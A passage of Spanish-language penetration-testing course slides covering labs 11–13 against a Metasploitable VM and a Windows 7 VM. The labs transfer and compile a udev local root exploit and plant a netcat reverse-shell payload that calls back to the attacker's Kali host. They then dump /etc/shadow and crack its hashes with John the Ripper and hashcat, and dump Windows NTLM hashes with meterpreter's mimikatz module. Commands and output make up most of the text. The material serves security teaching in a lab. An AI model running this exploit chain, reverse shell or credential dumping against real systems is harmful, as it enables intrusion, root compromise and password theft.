Linux Kernel UDEV < 1.4.1 - Netlink Privilege Escalation (Metasploit | linux/local/21848.rb
-----
```

# Práctica #11: Desarrollo

5. Buscar el *exploit* “Linux Kernel 2.6 UDEV < 141 - Local Privilege Escalation Exploit” ubicado en la ruta “/usr/share/exploitdb/platforms/linux/local/8572.c” y copiarlo en la carpeta donde estemos trabajando con el siguiente comando:

```
cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www/html/udev.c
```

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/85  
8534.c 8572.c  
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www/html/udev.c  
root@kali:~# ls /var/www/html/  
index.html  udev.c
```

# Práctica #11: desarrollo

6. El archivo “udev.c” debe ser transferido al servidor Linux vulnerable, esto se logra descargando el archivo desde el equipo vulnerable usando el comando wget, primeramente asegúrese de iniciar el servicio Apache con el siguiente comando en el equipo kali

systemctl start apache2

```
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
  Active: active (running) since Mon 2017-06-19 18:30:55 CDT; 8s ago
    Process: 4627 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 4638 (apache2)
     Tasks: 7 (limit: 9830)
    CGroup: /system.slice/apache2.service
            └─4638 /usr/sbin/apache2 -k start
              ├─4639 /usr/sbin/apache2 -k start
              ├─4640 /usr/sbin/apache2 -k start
              ├─4641 /usr/sbin/apache2 -k start
              ├─4642 /usr/sbin/apache2 -k start
              ├─4643 /usr/sbin/apache2 -k start
              └─4644 /usr/sbin/apache2 -k start

Jun 19 18:30:54 kali systemd[1]: Starting The Apache HTTP Server...
Jun 19 18:30:55 kali systemd[1]: Started The Apache HTTP Server.
```

# Práctica #11: desarrollo

7. En el sistema vulnerable se cambia de directorio a tmp y se ejecuta el siguiente comando para descargar el archivo udev.c

```
wget http://<ip_Kali>/udev.c
```

```
tomcat55@metasploitable:/$ cd /tmp  
cd /tmp  
tomcat55@metasploitable:/tmp$ wget http://192.168.199.130/udev.c  
wget http://192.168.199.130/udev.c  
--19:29:23-- http://192.168.199.130/udev.c  
      => `udev.c'  
Connecting to 192.168.199.130:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 2,878 (2.8K) [text/x-csrc]  
  
100%[=====] 2,878          ---K/s  
  
19:29:23 (39.94 MB/s) - `udev.c' saved [2878/2878]
```

# Práctica #11: desarrollo

8. Compilar el archivo udev.c con el siguiente comando:

```
gcc udev.c -o priv
```

```
tomcat55@metasploitable:/tmp$ gcc udev.c -o priv  
gcc udev.c -o priv  
tomcat55@metasploitable:/tmp$ ls  
ls  
5169.jsvc_up  priv  udev.c
```

# Práctica #11: desarrollo

9. El código del *exploit* requiere de un *payload* a ejecutar después de explotar la vulnerabilidad, ese *payload* debe estar dentro de un archivo con nombre “run” ubicado en el directorio /tmp

10. Ejecutar los siguientes comando para crear el archivo con el payload:

```
echo '#!/bin/sh' > /tmp/run
```

```
echo '/bin/nc -e /bin/sh <ip_Kali> 45454' >> /tmp/run
```

```
tomcat55@metasploitable:/tmp$ echo '#!/bin/bash' > /tmp/run
echo '#!/bin/bash' > /tmp/run
tomcat55@metasploitable:/tmp$ echo '/bin/nc -e /bin/sh 192.168.199.130 45454' >> /tmp/run
/tmp/run/nc -e /bin/sh 192.168.199.130 45454' >>
tomcat55@metasploitable:/tmp$ cat /tmp/run
[REDACTED]
#!/bin/bash
/bin/nc -e /bin/sh 192.168.199.130 45454
```

# Práctica #11: desarrollo

11. Verificar el contenido del archivo ejecutando el siguiente comando:

```
cat /tmp/run
```

```
tomcat55@metasploitable:/tmp$ cat /tmp/run
cat /tmp/run
#!/bin/bash
/bin/nc -e /bin/sh 192.168.199.130 45454
```

12. En el equipo del *pentester* abrir un puerto ejecutando el siguiente comando:

```
nc -lvp 45454
```

```
root@kali:~# nc -lvp 45454
listening on [any] 45454 ...
```

# Práctica #11: Desarrollo

13. Generado el archivo “priv” y “run” dentro del directorio /tmp se debe conocer el pid menos 1 del servicio udev, esto se obtiene con el siguiente comando:

```
cat /proc/net/netlink
```

sk	Eth	Pid	Groups	Rmem	Wmem	Dump	Locks
ddf0e800	0	0	00000000	0	0	00000000	2
de827400	4	0	00000000	0	0	00000000	2
dd39b800	7	0	00000000	0	0	00000000	2
dd8e7600	9	0	00000000	0	0	00000000	2
dd834400	10	0	00000000	0	0	00000000	2
ddf0ec00	15	0	00000000	0	0	00000000	2
df80e400	15	2768	00000001	0	0	00000000	2
dddfe800	16	0	00000000	0	0	00000000	2
df814e00	18	0	00000000	0	0	00000000	2

# Práctica #11: Desarrollo

14. Al conocer el PID -1 del servicio udev se ejecuta el binario con el siguiente comando:

```
./priv 2768
```

```
tomcat55@metasploitable:/tmp$ ./priv 2768  
./priv 2768
```

```
root@kali:~# nc -lvp 45454  
listening on [any] 45454 ...  
192.168.199.135: inverse host lookup failed: Unknown host  
connect to [192.168.199.130] from (UNKNOWN) [192.168.199.135] 58122
```

# Práctica #11: Desarrollo

15. En la terminal donde ejecutamos netcat ahora tenemos una sesión con privilegios de root, ejecutamos el siguiente comando para tener una *prompt* simulada:

```
python -c 'from pty import spawn;spawn("/bin/bash")'
```

```
root@kali:~# nc -lvp 45454
listening on [any] 45454 ...
192.168.199.135: inverse host lookup failed: Unknown host
connect to [192.168.199.130] from (UNKNOWN) [192.168.199.135] 58122
python -c 'from pty import spawn;spawn("/bin/bash")'
root@metasploitable:/# export TERM=linux
export TERM=linux
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/#
```

# Práctica #11: Conclusiones

Servicios con versiones obsoletas pueden derivar en que un usuario malintencionado pueda comprometer un sistema(s).

Se deben analizar los *exploits* a utilizar para explotar una vulnerabilidad, ya que permite entender la falla de seguridad y asegurarse que el *exploit* haga únicamente y exclusivamente lo que está destinado a realizar.

# **PRÁCTICA #12: AUDITORÍA A CONTRASEÑAS EN SISTEMAS LINUX**

# Práctica #12: Auditoría Contraseñas Linux

Salting como medida para prevenir el *cracking* de contraseñas mediante técnicas como tabla de hashes pre-calculados.

Las cadenas de hashes se encuentran dentro del archivo /etc/shadow

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::  
news:*:14684:0:99999:7:::  
uucp:*:14684:0:99999:7:::  
proxy:*:14684:0:99999:7:::  
www-data:*:14684:0:99999:7:::  
backup:*:14684:0:99999:7:::  
list:*:14684:0:99999:7:::  
irc:*:14684:0:99999:7:::  
gnats:*:14684:0:99999:7:::  
nobody:*:14684:0:99999:7:::  
libuuid!:14684:0:99999:7:::  
dhcp:*:14684:0:99999:7:::  
syslog:*:14684:0:99999:7:::  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```

# Práctica #12: Desarrollo

Cada línea del archivo relaciona el nombre de usuario con el hash de la contraseña e información adicional sobre administración de contraseñas, con el siguiente formato.

```
Login:Password:Daysience:Daysbefore:Daysafter:Dayswarn:Daysexpire:Daysdisable:Reser  
ved
```

## Práctica #12: Desarrollo

En el 2do. campo “*Password*” se almacenan las contraseñas de los usuarios, estas cadenas de texto contiene el siguiente formato:

```
$identificador$salt$contraseña_cifrada
```

# Práctica #12: Desarrollo

Con base al identificador se puede conocer el algoritmo de generación de hash de la contraseña.

Identificador	Algoritmo de generación de hash	Longitud de cadena de hash
\$1	MD5	22
\$2	Blowfish (bcrypt)	-
\$5	SHA-256	43
\$6	SHA-512	86

## Práctica #12: Desarrollo

Al momento que un usuario es creado dentro del sistema el proceso de asignación de contraseña funciona de la siguiente manera:

Paso 1. Se crea una *salt* aleatoria.



Salt  
aleatoria


## Práctica #12: Desarrollo

Paso 2. Concatenar la contraseña ingresada por el usuario con la *salt* generada en el paso anterior.



## Práctica #12: Desarrollo

Paso 3. Se obtiene el hash de la cadena resultante del paso anterior aplicando el algoritmo de generación de hash definido en el sistema.



## Práctica #12: Desarrollo

Durante cada proceso de asignación de contraseña la *salt* se genera de forma aleatoria, inclusive si dos o más usuarios contaran con la misma frase para el acceso a su cuenta el hash correspondiente a su clave es diferente.

La herramienta para auditoría de contraseñas que se va a utilizar en esta práctica es John the Ripper, la cual sirve para realizar cracking de contraseñas.



(John the Ripper, 2016)

# Práctica #12: Desarrollo

El proceso para obtener una contraseña en sistemas Linux, es el siguiente:

1. Se extrae el hash del archivo de “/etc/shadow”
2. Se selecciona la posible contraseña que se probará.
3. Se identifica el algoritmo de hash y la *salt*.
4. Se concatena la contraseña y la *salt*.
5. Se obtiene el hash de la cadena resultante en (4)
6. Se compara el hash original que se obtiene en (1) con el hash resultante de (5).
7. Si los hashes son iguales la contraseña corresponde a la que se eligió en (2).

# Práctica #12: Desarrollo

1. En la práctica de escalación de privilegios con udev se consiguieron privilegios del usuario root, en la terminal donde se tiene la sesión de root del servidor Tomcat ejecutar el siguiente comando:

cat /etc/shadow

```
root@metasploitable:~# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
```

## Práctica #12: Desarrollo

2. Se muestra el contenido del archivo con los campos correspondientes al username, el *hash* de la contraseña y otros, el contenido del archivo /etc/shadow se debe copiar a un nuevo archivo de texto dentro del equipo del *pentester*.

```
root@kali:~# vim shadow.txt
root@kali:~# head -4 shadow.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
```

## Práctica #12: Desarrollo

3. Con una línea de comandos se debe ejecutar el comando john y como argumento del binario el archivo de texto con formato shadow que incluye los hashes de las contraseñas:

```
john shadow.txt
```

# Práctica #12: Desarrollo

4. Esto inicia el proceso de *cracking* mostrando en pantalla las cadenas de texto que coinciden con la contraseña.

```
root@kali:~# john shadow.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
msfadmin      (msfadmin)
postgres      (postgres)
user          (user)
service        (service)
123456789    (klog)
batman        (sys)
```

**HASHCAT**

# Hashcat

Al igual que John the ripper, esta herramienta tiene como objetivo conocer una contraseña a través de diccionarios.

Contiene una gran cantidad de algoritmos para probar las contraseñas.



# Hashcat

Para conocer los algoritmos que permite la herramienta se ejecuta el siguiente comando

```
hashcat -h
```

#	Name	Category
900	MD4	Raw Hash
0	MD5	Raw Hash
5100	Half MD5	Raw Hash
100	SHA1	Raw Hash
1300	SHA-224	Raw Hash
1400	SHA-256	Raw Hash
10800	SHA-384	Raw Hash
1700	SHA-512	Raw Hash
5000	SHA-3(Keccak)	Raw Hash
10100	SipHash	Raw Hash
6000	RipeMD160	Raw Hash
6100	Whirlpool	Raw Hash
6900	GOST R 34.11-94	Raw Hash
11700	GOST R 34.11-2012 (Streebog) 256-bit	Raw Hash
11800	GOST R 34.11-2012 (Streebog) 512-bit	Raw Hash
10	md5(\$pass.\$salt)	Raw Hash, Salted and / or Iterated
20	md5(\$salt.\$pass)	Raw Hash, Salted and / or Iterated
30	md5(unicode(\$pass).\$salt)	Raw Hash, Salted and / or Iterated
40	md5(\$salt.unicode(\$pass))	Raw Hash, Salted and / or Iterated
3800	md5(\$salt.\$pass.\$salt)	Raw Hash, Salted and / or Iterated
3710	md5(\$salt.md5(\$pass))	Raw Hash, Salted and / or Iterated
2600	md5(md5(\$pass))	Raw Hash, Salted and / or Iterated
4300	md5(strtoupper(md5(\$pass)))	Raw Hash, Salted and / or Iterated

# Práctica #12: Desarrollo Hashcat

Primeramente se debe identificar el tipo de algoritmo de hash que tiene la contraseña ejecutando el siguiente comando:

## hash-identifier

# Práctica #12: Desarrollo Hashcat

En el prompt insertar el hash para conocer el algoritmo usado.

# Práctica #12: Desarrollo Hashcat

Ejecutar el siguiente comando para identificar el algoritmo unix en hashcat

```
hashcat -h | grep -i 'MD5(Unix)'
```

```
root@kali:~# hashcat -h | grep -i 'MD5(Unix)'  
500 | md5crypt $1$, MD5(Unix)  
root@kali:~# █
```

| Operating-Systems

# Práctica #12: Desarrollo Hashcat

Hashcat usa diccionarios para identificar una contraseña, en kali Linux existe un diccionario robusto ejecutar el siguiente comando para copiarlo y desempaquetarlo.

```
cp /usr/share/wordlists/rockyou.txt.gz /tmp/  
gunzip /tmp/rockyou.txt.gz
```

```
root@kali:~# cp /usr/share/wordlists/rockyou.txt.gz /tmp/  
root@kali:~# gunzip /tmp/rockyou.txt.gz
```

# Práctica #12: Desarrollo Hashcat

Los hashes extraídos del equipo metasploitable se deben copiar en un archivo de texto.

```
root@kali:~# cat shadow2.txt
$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/
$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//
```

\*Sólo el 2do. campo del archivo shadow

# Práctica #12: Desarrollo Hashcat

Ejecutar el siguiente comando para iniciar el proceso de cracking.

```
hashcat -m 500 archivo.txt /tmp/rockyou.txt --force
```

```
Generated dictionary stats for /tmp/rockyou.txt: 139921507 bytes, 14344392 words  
, 14343297 keyspace  
  
- Device #1: autotuned kernel-accel to 320  
- Device #1: autotuned kernel-loops to 200  
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => [s]tatus [p]ause [r]es  
$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:batman  
$1$kR3ue7JZ$7GxDLdpr50hp6cjZ3Bu//:service  
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => █
```

# Práctica #12: Desarrollo Hashcat

En la consola interactiva se puede presionar la tecla “s” para conocer el estado del proceso.

```
$1$kR3ue7JZ$7GxELDuper50hp6cjZ3Bu//:service
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => s

Session.....: hashcat
Status.....: Running
Hash.Type....: md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
Hash.Target...: shadow2.txt
Time.Started...: Wed Jun 21 20:40:48 2017 (4 mins, 30 secs)
Time.Estimated.: Wed Jun 21 21:23:44 2017 (38 mins, 26 secs)
Input.Base.....: File (/tmp/rockyou.txt)
Input.Queue....: 1/1 (100.00%)
Speed.Dev.#1....: 22244 H/s (11.70ms)
Recovered.....: 2/6 (33.33%) Digests, 2/6 (33.33%) Salts
Progress.....: 9093342/86059782 (10.57%)
Rejected.....: 11742/9093342 (0.13%)
Restore.Point...: 1514912/14343297 (10.56%)
Candidates.#1....: maxnoel -> mauiboil7
HWMon.Dev.#1....: N/A
```

# Práctica #12: Conclusiones

Las contraseñas se obtuvieron rápidamente, debido a su baja complejidad.

Concienciar a los usuarios para emplear el uso de claves de acceso robustas (combinaciones alfanuméricas) e incluso más de 1 factor de autenticación.

# **PRÁCTICA #13: AUDITORÍA A CONTRASEÑAS EN WINDOWS**

# Práctica #13: Desarrollo

La gestión de contraseñas en Windows se realiza a través de la SAM (Security Account Manager), la SAM almacena dos *hashes* por contraseña, LM y NTLM.

LM es débil e inseguro por diseño, ya que para calcular el *hash* LM consiste en llenar de “0” la contraseña hasta llegar a 14 caracteres (en caso que sea más corta) y partir el resultado 2 partes de 7 bytes cada uno.

NTLM (NTLan Manager) supone un segundo intento de Microsoft por mejorar el protocolo de las contraseñas. En esta ocasión existe diferencia entre mayúsculas y minúsculas e internamente es más simple y robusto, calcula el hash con el estándar MD4.

## Práctica #13: Desarrollo

El archivo SAM está ubicado dentro del directorio System32\config, este no puede ser copiado mientras el equipo se encuentra encendido, sin embargo su contenido se encuentra en memoria RAM siendo posible accederlo a través de una cuenta privilegiada.

## Práctica #13: Desarrollo

De la práctica de explotación en Windows se logró acceso con niveles de administrador del sistema con meterpreter, se usó el comando hashdump que muestra los hashes de las cuentas de usuarios del sistema.

# Práctica #13: Desarrollo

En sistemas Windows se puede ejecutar el comando:

net accounts

Este comando muestra las políticas de contraseñas del sistema.

```
C:\Users\usuario>net users  
  
Cuentas de usuario de \\WINDOWS7  
  
-----  
Administrador           Invitado           usuario  
usuario2  
Se ha completado el comando correctamente.  
  
C:\Users\usuario>net accounts  
Tiempo antes del cierre forzado:             Nunca  
Duración mín. de contraseña (días):          0  
Duración máx. de contraseña (días):          42  
Longitud mínima de contraseña:                0  
Duración del historial de contraseñas:       Ninguna  
Umbral de bloqueo:                          Nunca  
Duración de bloqueo (minutos):               30  
Ventana de obs. de bloqueo (minutos):        30  
Rol del servidor:                           ESTACION DE TRABAJO  
Se ha completado el comando correctamente.
```

# Práctica #13: Desarrollo

Una de los módulos de meterpreter permite gestionar la memoria, mimikatz, en una sesión de meterpreter ejecutar el comando:

load kiwi

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > help
```

# Práctica #13: Desarrollo

Cargado el módulo se ejecuta el comando “help” para identificar los comandos internos del módulo.

```
meterpreter > help mimikatz
Mimikatz Commands
=====
Command      Description
-----
kerberos    Attempt to retrieve kerberos creds
livessp      Attempt to retrieve livessp creds
mimikatz_command Run a custom command
msv          Attempt to retrieve msv creds (hashes)
ssp          Attempt to retrieve ssp creds
tspkg        Attempt to retrieve tspkg creds
wdigest      Attempt to retrieve wdigest creds
```

# Práctica #13: Desarrollo

Ejecutar el comando “creds\_msv” para listar los hashes.

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
AuthID  Package  Domain      User          Password
-----  -----    -----
0;312606 NTLM     Windows7   usuario       lm{ f27d23d3e93c31dccae10e534caeee0e }, ntlm{ 7d6ab9794b52afc7342ede211d17dbd5 }
0;312573 NTLM     Windows7   usuario       lm{ f27d23d3e93c31dccae10e534caeee0e }, ntlm{ 7d6ab9794b52afc7342ede211d17dbd5 }
0;997    Negotiate NT AUTHORITY SERVICIO LOCAL n.s. (Credentials K0)
0;996    Negotiate WORKGROUP   WINDOWS7$    n.s. (Credentials K0)
0;47756  NTLM     WORKGROUP   WINDOWS7$    n.s. (Credentials K0)
0;999    NTLM     WORKGROUP   WINDOWS7$    n.s. (Credentials K0)
```


## Práctica #13: Desarrollo Ophcrack

Ophcrack es una herramienta para descifrar contraseñas de sistemas Windows usando tablas prehasheadas comúnmente llamadas “*Rainbow Tables*”.

Estas “*Rainbow Tables*” son archivos muy grandes en peso logrando superar los 300 GB.

# Práctica #13: Desarrollo


Abrir la aplicación Ophcrack



# Práctica #13: Desarrollo Ophcrack


En la herramienta se debe indicar que *rainbow tables* se van a emplear en la auditoría de contraseñas.

Presionar el botón **Tables**



# Práctica #13: Desarrollo Ophcrack

